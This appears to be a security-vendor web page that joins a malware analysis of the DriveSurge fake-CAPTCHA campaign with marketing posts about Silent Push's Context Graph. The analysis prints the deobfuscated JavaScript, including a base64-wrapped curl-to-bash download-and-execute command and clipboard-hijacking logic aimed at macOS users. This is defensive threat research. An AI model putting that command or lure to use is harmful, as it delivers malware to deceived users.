
In further exploring the droppers folder in /assets/snippets, we found five more folders, each storing similar files.
In the example shown below, we dive deeper into the terminal_ps1_downloader folder, where we observe the content.ps1 script, which, with minimal analysis, becomes clear that it is used to stage malware on the victim’s device.
Analyzing an Obfuscated Payload Leads to macOS Malware

Fingerprint 3 surfaces JavaScript files matching the pattern ext-b[12chars].js. Further analysis of one such file revealed heavy obfuscation.
Using Gemini AI for advanced de-obfuscation, we decoded the script’s logic, uncovering a sophisticated multi-stage attack vector. This automated analysis revealed the hardcoded URL of the payload and specific environment-checking parameters used to target macOS systems.
Environment Profiling and Fingerprinting
The script first verifies the victim’s operating system, filtering specifically for desktop macOS users and intentionally excluding mobile devices (iPads/iPhones) even if they report a Macintosh user agent. This ensures that “Spotlight” and “Terminal” instructions served later are contextually relevant to the victim’s OS, thereby increasing the success rate of the social engineering lure.
By pulling analyticsUrl dynamically from window, the attacker can rotate its tracking servers without updating the script itself. The payloadUrl points directly to the secondary-stage malware:
const analyticsUrl = window.__analyticsUrl; // Injected by a previous loader script const payloadUrl = "hxxp://46.226.166[.]57/ce3cbfc887?force=1"; // The payload server. const maliciousCmd = generateMaliciousCommand(payloadUrl);
Malicious Command Generation
The generateMaliciousCommand function prepares the actual payload. It creates a multi-stage shell command designed to download and execute a remote script. We break down the step-by-step execution as follows:
cd /tmp: Moves to a temporary directory to avoid leaving files in user folders.
curl -kfsSL: Silently downloads the secondary payload from the attacker’s C2 server.
bash: Executes the downloaded file.
rm -f: Deletes the script immediately after execution to minimize the forensic footprint.
Obfuscation: the script wraps the command in a base64 string; when pasted by the user, they see a “Verification ID” string, but the pipe (|) sends it to bash for decryption and execution.
let shellCmd = `cd /tmp && curl -kfsSL "${remoteUrl}" -o ${randomFile} && bash ${randomFile} && rm -f ${randomFile}`; let encodedCmd = btoa(unescape(encodeURIComponent(shellCmd))); return `echo 'I am not a robot - reCAPTCHA Verification ID: ${verificationId}' | base64 -D | bash`;
Clipboard Hijacking Logic
The script intercepts a click on a fake “I’m not a robot” checkbox. Instead of performing a security check, it silently replaces the user’s clipboard content with the malicious command. A modal then appears instructing the user to open Terminal and paste (⌘ + V) what they believe is a “verification code.” But because the clipboard was just hijacked, the user unknowingly pastes and runs the malware.


The payload URL we found embedded in the script, hxxp://46[.]226[.]166[.]57/ce3cbfc887?force=1 — has the SHA256 hash 7aa15de93cf85729ddf970e8d7897f69ece3ca29608f73e784a9ba40c9cea18d.
Using VirusTotal and Hybrid Analysis, we identified a second payload server previously hosting the same payloads.
While this older payload server is currently offline, it is important to note that this was the only other server found serving the same file. Using VirusTotal, we found two additional malware samples distributed by the two servers, as detailed in the table below:
Our team will continue tracking and analyzing DriveSurge’s infrastructure for malicious behavior and report new findings as our research progresses throughout 2026.
If your organization has encountered activity consistent with DriveSurge or has related intelligence to share, we’d welcome the opportunity to collaborate.
Get Started in Preemptive Cyber Defense
Interested in learning more about the Silent Push preemptive cyber defense platform?
Connect with one of our platform experts and see how Silent Push can help your team neutralize threats before they reach your perimeter.
Traditional threat intelligence usually sees only the last portion (about 5%) of an attack, with most arriving after the fact. A campaign launches, Indicators of Compromise (IOCs) surface, and security teams scramble to update their tools and handle alerts. By then, unfortunately, the window to take action has already closed.
The Silent Push Context Graph is built for the window that precedes the time to act. During a recent webinar, “Turning your SIEM Signals into Future Attack Prevention,” our solutions engineering team walked through exactly how it works inside real security stacks and shared what it reveals that traditional threat intelligence simply cannot.

Here are the five things that stood out:
1. Adversaries spend weeks building infrastructure before they attack — and that preparation is visible.
Before a phishing campaign hits an inbox or a command-and-control (C2) server receives its first callback, attackers are busy: registering domains, configuring servers, aging infrastructure. That process takes time. And because it follows consistent operational patterns, it leaves a trail.
The Context Graph tracks that trail. And rather than waiting passively for traffic to generate resolution records, Silent Push’s proprietary Passive-Aggressive DNS (PADNS) actively re-resolves every hostname it can find every single day. Layered with WHOIS data, host scan data, SSL certificates, honeypot interactions, and ASN information, those change signals make it possible to identify adversary infrastructure during the preparation phase, before an attack ever launches.

The Salt Typhoon example makes this concrete. When DarkTrace published its findings about Salt Typhoon infrastructure in October 2025, noting activity back to July, our team had already identified the same cluster in May, more than two months before the attack, and five months before public disclosure. This is what systematic infrastructure monitoring at scale can achieve. On average, we surface adversary staging infrastructure 104 days before it’s weaponized.
2. Indicators of Future Attack are not a replacement for IOCs. They’re the other side of the coin.
IOCs still matter. They’re essential for industry sharing, retro hunting, and understanding what happened during an incident. But they only describe the part of the timeline that’s already passed.
Our Indicators of Future Attack® (IOFA) describe what is being built right now, and where it is likely to be aimed next. Unlike a risk score based on domain age, IOFA are grounded in how infrastructure is actively being built and managed, identifying the same operational TTPs that adversaries use every time. Even when they rotate hosting providers or change subnets, the process stays consistent.
Used together, IOCs and IOFA give security teams a more complete picture of adversary activity. One looks back. One looks forward. You need both.
3. The Context Graph plugs directly into the tools your team already uses.
Intelligence is most useful when it can drive action. The Context Graph is designed to integrate into SIEMs, SOAR platforms, and data pipeline tools, not as a side project, but as a live feed that changes how those tools respond.
In practice, IOFA feeds flow automatically into endpoint detection lists (EDLs) for blocking. Correlation rules in your SIEM get enriched with verified infrastructure context. SOAR playbooks can trigger automated responses when an alert matches a tracked cluster. Our Threat Check API provides high-throughput true/false verdicts on any indicator, short-circuiting enrichment queues and accelerating triage without adding manual steps.
When an alert fires and already matches a known infrastructure cluster, analysts skip the enrichment queue entirely. Faster escalation, faster containment, and fewer decisions made under pressure.
4. Your own telemetry is the best seed for building intelligence.
Vendor threat feeds are built around their priorities, not yours. The infrastructure specifically targeting your organization may never appear in a shared feed.
The Context Graph addresses this by turning your internal alert data into the starting point for your own intelligence loop. Take an IP or domain that fired an alert. Query Silent Push for every related component: DNS history, WHOIS records, scan data, and infrastructure patterns. Surface everything connected to that original indicator. Push results back into your SIEM for retrospective hunting, and into your SOAR for continuous monitoring of anything new that spins up in that same cluster.
We call this the security infinity loop: detect, contextualize, hunt, respond, prevent, learn, and repeat. It’s not a one-time exercise. It’s a continuously hardening posture that gets better with every cycle. And it starts working with less data than most teams expect. In one example from the webinar, 10,000 external IP addresses and domains were enough to seed the loop and begin surfacing related infrastructure.
5. Deterministic data makes AI-assisted security actually work.
AI-assisted workflows are only as reliable as the signals feeding them. Probability scores and unverified threat feeds produce noisy automation with false positives that burn analyst hours, automated responses triggered by the wrong signals, and AI agents that draw flawed conclusions from data without clear provenance.
Our data is deterministic. An IP either resolves to a domain or it does not. A certificate configuration either matches a known adversary pattern or it does not. That kind of hard data: DNS relationships, certificate configurations, WHOIS registration patterns, and behavioral content fingerprints, gives AI agents something to actually reason from.
The difference in practice: asking a model to evaluate a flat list of IOCs produces uncertain output. Pointing an agentic workflow at the Context Graph and asking it to find everything related to a confirmed indicator produces reliable cluster enumeration, infrastructure pivoting, and investigation reports at speed. The pivot is not incremental. It is the difference between automation that generates noise and automation that generates action your team can trust.
The Bottom Line: It’s Not Theoretical; It’s Measurable
The Context Graph is not designed to replace the security stack you already have. Instead, it fills the gap that a legacy stack was never designed to cover: the preparation phase, the window between when adversaries start building their infrastructure and when they strike.
What the webinar discussion underscores is that this gap is not theoretical; it’s measurable. In the weeks of lead time, we surface before attacks launch, in the clusters that never make it into a shared feed, and in the alert queues that shrink when IOFA start flowing from the Context Graph into the tools doing the blocking.
Getting Started
With Silent Push, you can neutralize before compromise. Book a demo with our experts to see the Context Graph in action, or start exploring the data on our platform by signing up for our free Community Edition.
Enjoy the Full Webinar
If you’d like to check out the webinar, “Turn Your SIEM Signals Into Future Attack Prevention,” with our solutions engineering team, you can register to watch it on demand at your convenience.
FAQs
What is an IOFA, and how is it different from an IOC?
An IOC documents infrastructure that has already been used in an attack. This is valuable for retrospective hunting and industry sharing. IOFA identify infrastructure that is actively being staged but not yet weaponized, giving security teams the opportunity to block it before a campaign launches. The two are complementary: IOCs tell you what happened, IOFA tell you what’s coming.
How does the Context Graph identify adversary infrastructure before it is used?
The Context Graph continuously analyzes how infrastructure is built and managed across DNS, WHOIS, certificates, host scans, honeypot data, and ASN information. When management patterns match known adversary TTPs, such as consistent registration windows, shared server configurations, and recurring hosting behaviors, those clusters are flagged as IOFA. The signal is the operational process, not simply presence on a known bad list.
How much internal telemetry does a team need to get started?
Less than most teams expect. As demonstrated in the webinar, a set of 10,000 external IPs and domains observed crossing an enterprise network was enough to seed the intelligence loop, surface related infrastructure, and begin continuous monitoring. More data improves results, but the process is designed to deliver value from whatever telemetry you have available.

When an incident response (IR) engagement begins, the initial indicator feels like a starting point, but in practice, it’s rarely the full picture.
Behind the scenes, adversaries build clusters of infrastructure, registered in batches, aged across multiple hosting providers, and configured with redundancy in mind. The campaign that triggered an alert is almost always running on a broader foundation than the single artifact that surfaced in the SIEM. If remediation only covers what the investigation found during the active response, there is a real chance the attacker has left themselves a way back in.
This is the remediation gap. Not a failure of process or analyst skill, but a structural limitation of working from a single indicator outward with incomplete infrastructure visibility. Closing that gap requires a different starting point and a more proactive security platform.
The Problem With Indicator-First Remediation
Traditional IR workflows are built around the indicator. A domain fires an alert, the IP shows up in a log. The analyst enriches it, confirms it is malicious, and begins working outward from there. Blocklists get updated, the compromised asset gets contained and the report gets written.
The problem is what that process misses. By the time a single indicator surfaces, the adversary’s infrastructure has typically been live for weeks. The domain in the alert is a single node within a larger network of staging assets, backup infrastructure, and related domains, all of which are managed with consistent operational patterns. Standard enrichment tools confirm what the indicator is, but they rarely reveal everything it is connected to.
Silent Push — What You See vs What’s There
The Problem
What standard enrichment shows
A domain fires an alert, the analyst confirms it is malicious, the blocklist gets updated and the report gets written.
What’s actually there
The domain in the alert is a single node within a larger network of staging assets, backup infrastructure, and related domains, all managed with consistent operational patterns.
What IR teams need is not just confirmation that an indicator is malicious. They need a map of everything built alongside it.
Infrastructure Has a Lineage
Every adversary campaign leaves a trail in the way its infrastructure was built and managed. Domains registered in the same window. Servers sharing certificate configurations. DNS records that resolve through the same hosting patterns. WHOIS data that clusters around consistent registration behaviors, even when providers change.

The Silent Push Context Graph was built to track exactly this. By continuously analyzing DNS, WHOIS, certificate data, host scans, and behavioral fingerprints across the internet every single day, it maps not just what infrastructure exists, but how it was created and how it is being managed. Those management patterns are what connect a single malicious indicator to the broader cluster it belongs to.
When an IR team starts an investigation with a domain or an IP address, the Context Graph can surface every related asset tied to the same infrastructure lineage: domains registered around the same time, IPs sharing server configurations, certificates rotating on the same schedule, and hosting patterns that match an adversary’s known operational TTPs. What would otherwise take hours of manual pivoting across fragmented tools becomes a complete infrastructure map available from the moment an investigation begins.
We built this because the industry needed it. Every security team, every threat intelligence function, every IR team is working harder than they should have to because the foundational data is not there. The Context Graph is that foundation.
Ken Bagnall
Co-Founder & CEO, Silent Push
What Complete Remediation Actually Requires
Remediating a breach means accounting for everything the adversary built, not just what they used during the active campaign.
That distinction matters because adversaries plan for detection. Backup infrastructure exists precisely because they expect some of their assets to get burned. If the remediation scope only covers the indicators confirmed during the active investigation, the attacker retains operational capability. The follow-on incident is not a new attack. It is the same one, running on infrastructure that was never found.
Complete remediation looks like this:
Silent Push — Remediation Flow
01
A single confirmed indicator becomes the entry point into a full infrastructure map.
02
The IR team traces the lineage of that asset backward through DNS history and WHOIS records to understand when the staging environment was first built.
03
Every connected domain and IP is identified, whether it was active during the incident or held in reserve.
04
Blocklist entries are written against the full cluster, not just the subset that happened to trigger an alert.
The Context Graph supports this at every stage. Years of DNS and WHOIS history make it possible to trace when infrastructure was first stood up and how it evolved. Real-time infrastructure relationships connect current indicators to assets that have not yet been used. The result is a remediation scope grounded in the adversary’s actual footprint, not the visible edge of it.
Faster Investigations, More Confident Findings
There is a secondary benefit that IR teams consistently report once this workflow is in place: investigations close faster, and the findings hold up better.
Manual pivoting is slow. Cross-referencing DNS records, WHOIS data, certificate histories, and hosting relationships across separate tools takes time that active incidents rarely allow. When that process is automated through the Context Graph’s APIs and SOAR integrations, the infrastructure map is built in the time it would previously take to enrich a single indicator. Analysts are not spending hours on correlation. They are spending that time on key decisions that actually require human judgment.
The confidence level changes too. When an IR report documents a full infrastructure cluster rather than a list of known-bad indicators, the remediation recommendations carry more weight. Leadership gets a complete picture. The blocklist reflects the adversary’s real footprint. And the security team doesn’t have to revisit the same threat three weeks later because a dormant asset came back online.
Remediation That Doesn’t Require a Follow-Up Incident
The goal of every IR engagement is a clean close. One that has no residual access, no dormant infrastructure waiting to reactivate, and no follow-on incident that traces back to something the initial investigation missed.
Getting there requires visibility that starts earlier in the infrastructure timeline and covers more of what the adversary actually built. The Context Graph gives IR teams that visibility, from the first indicator through the full cluster. The result is remediation that reflects the complete picture rather than the portion that happened to surface first.
Complete remediation starts with infrastructure intelligence. With the full picture in view, your team can close every door, before and after an attack, not just respond to the one that opened.
Download the Shifting Lift White Paper to see how Preemptive Cyber Defense Works in Action
Silent Push preemptive cyber defense maps adversary infrastructure before attacks launch. Learn how IR teams use the Context Graph to expand a single indicator into a full infrastructure picture and close investigations with confidence.
Download the report.
How does the Context Graph find related infrastructure?
The Silent Push Context Graph identifies related infrastructure by analyzing behavioral patterns adversaries use when building and managing campaigns. Instead of matching against a list of known-bad assets, it looks at how infrastructure is created and operated, examining domains registered in the same window, servers sharing certificate configurations, IPs resolving through consistent hosting patterns, and WHOIS records clustering around the same registration behaviors. When those patterns align with known adversary TTPs, the Context Graph connects the dots across the full cluster. A single confirmed indicator becomes the entry point into every asset built and managed alongside it, whether those assets have been used yet or not.
What data sources does it use?
The Context Graph aggregates data across five primary layers. Passive-Aggressive DNS (PADNS) actively re-resolves every hostname Silent Push can find daily, building a continuous record of DNS changes across the internet rather than relying solely on passive observation.
WHOIS and zone file monitoring tracks ownership and registration changes in real time. Host scans and SSL certificate analysis identify unique server configurations and track their evolution.
